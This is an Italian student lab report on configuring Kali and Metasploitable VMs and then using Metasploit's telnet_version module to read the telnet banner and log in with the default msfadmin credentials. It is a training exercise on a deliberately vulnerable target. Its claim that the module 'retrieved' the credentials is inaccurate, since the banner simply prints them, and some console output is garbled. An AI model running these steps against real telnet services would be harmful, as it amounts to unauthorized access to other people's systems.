



# REPORT

## EXPLOIT TELNET CON IL MODULO AUXILIARY TELNET\_VERSION

Alejandro Cristino  
S7-L2

## Configurare la macchina Metasploitable con un indirizzo IP statico 192.168.1.40

### Passaggi seguiti:

1. **Apertura del file di configurazione di rete:** Per modificare il file di configurazione della rete, è stato utilizzato il comando **sudo nano /etc/network/interfaces** per aprire il file /etc/network/interfaces con l'editor nano.
2. **Modifica del file di configurazione:** All'interno del file, sono state aggiunte o modificate le seguenti righe per configurare l'interfaccia di rete eth0 con un indirizzo IP statico:
3. **Salvataggio delle modifiche:** Dopo aver inserito le configurazioni, il file è stato salvato premendo **Ctrl + o**, poi **enter** per confermare le modifiche, e infine **Ctrl + x** per uscire dall'editor.
4. **Riavvio del servizio di rete:** Per applicare le modifiche effettuate, è necessario riavviare il servizio di rete. Questo può essere fatto con il comando **sudo /etc/init.d/networking restart**

GNU nano 2.0.7

File: /etc/network/interfaces

```
# and how to activate them. For more information, see interfaces(5).


# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.40
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

## Configurare la macchina Kali Linux con un indirizzo IP statico 192.168.1.25

**Passaggi seguiti:**

- 1. Apertura del pannello di gestione delle connessioni di rete:** Per modificare la configurazione della rete, è stato aperto il pannello di gestione delle connessioni di rete.
- 2. Creazione di una nuova connessione:** All'interno del pannello, è stata selezionata l'opzione per creare una nuova connessione. Questa nuova connessione è stata denominata "nuova connection".
- 3. Configurazione manuale dell'indirizzo IP:** Nella scheda "Impostazioni IPv4", è stato selezionato il metodo "Manuale" per configurare l'indirizzo IP statico.
- 4. Inserimento dei dettagli dell'indirizzo IP:** Nei campi di configurazione, sono stati inseriti i seguenti dettagli:
  - Indirizzo: 192.168.1.25
  - Maschera: 24 (equivalente a 255.255.255.0)
  - Gateway: Lasciato vuoto per questa configurazione
  - Server DNS: Lasciato vuoto per questa configurazione
- 5. Salvataggio della configurazione:** Dopo aver inserito i dettagli, la configurazione è stata salvata premendo il pulsante "Salva".




## Passaggi per l'attacco

Il sistema Metasploitable ha un servizio Telnet attivo sulla porta 23 che trasmette i dati in chiaro. Ciò significa che un potenziale hacker potrebbe intercettare le comunicazioni e sottrarre dati sensibili come nomi utente, password e comandi scambiati tra il client e il server.

Per sfruttare questa vulnerabilità con Metasploit, il primo passo è avviare su Kali il comando **msfconsole**, come mostrato nell'immagine.

[illegible]


Per sfruttare questa vulnerabilità specifica del servizio **Telnet**, utilizziamo un modulo ausiliario situato nel percorso **auxiliary/scanner/telnet/telnet\_version**. Ricordate che per attivare un modulo, dovete precedere il suo percorso con il comando **use**, come mostrato nell'immagine seguente:



```
msf6 > use auxiliary/scanner/telnet/telnet_version  
msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Controlliamo le opzioni necessarie per eseguire l'attacco, utilizzando il comando **show options**, come illustrato nell'immagine sottostante.

Osservate che tra i parametri richiesti c'è **RHOSTS**, che indica l'indirizzo del target su cui è attivo il servizio **Telnet**. Tutti gli altri parametri necessari sono già configurati di default.



```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD    
RHOSTS        

  RPORT      23              yes       The target port (TCP)
  THREADS    1               yes       The number of concurrent threads (max one per host)
  TIMEOUT    30              yes       Timeout for the Telnet probe
  USERNAME     

  View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > █
```

Configuriamo il parametro **RHOSTS** usando il comando **set** seguito dal nome del parametro e dal suo valore.

Ad esempio, se la macchina Metasploitable ha l'indirizzo **IP 192.168.1.40**, dovremo digitare **set RHOSTS 192.168.1.40**. Se avete un indirizzo IP diverso, modificate il comando di conseguenza.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  192.168.1.40    no        The password for the specified username
  RHOSTS     192.168.1.40    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      23              yes       The target port (TCP)
  THREADS    1               yes       The number of concurrent threads (max one per host)
  TIMEOUT    30              yes       Timeout for the Telnet probe
  USERNAME   no              no        The username to authenticate as



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > 
```





Il modulo scelto non richiede la specificazione di un **payload**, come indicato dalla figura nella slide precedente. Non ci sono opzioni per il **payload**. Pertanto, possiamo procedere con l'attacco usando il comando **exploit**.  
Il modulo ha recuperato le credenziali di accesso al servizio. Username **msfadmin** e password **msfadmin**.



```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23 - 192.168.1.40:23 TELNET
Warning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > 
```



**Per verificare la correttezza delle informazioni, eseguiamo un test.**

Da **Metasploit**, utilizziamo il comando **telnet** seguito dall'IP della macchina **Metasploitable**. Nel nostro laboratorio, l'**IP di Metasploitable** è **192.168.1.40**, quindi eseguiamo il comando **telnet 192.168.1.40**, come illustrato nella figura.



```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40  
[*] exec: telnet 192.168.1.40
```

```
Trying 192.168.1.40 ...  
Connected to 192.168.1.40.  
Escape character is '^]'.  
  
Metasploitable
```

```
Warning: Never expose this VM to an untrusted network!
```

```
Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started
```

```
metasploitable login: █
```

## Il servizio richiede una login

Utilizziamo le credenziali fornite da **Metasploit**, ovvero username **msfadmin** e password **msfadmin**, per verificare che l'attacco sia riuscito e che la vulnerabilità del servizio **Telnet** sia stata sfruttata con successo, ottenendo così accesso non autorizzato alla macchina.



```
metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jul  9 03:14:27 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Two red arrows point to the login prompt and the resulting shell prompt.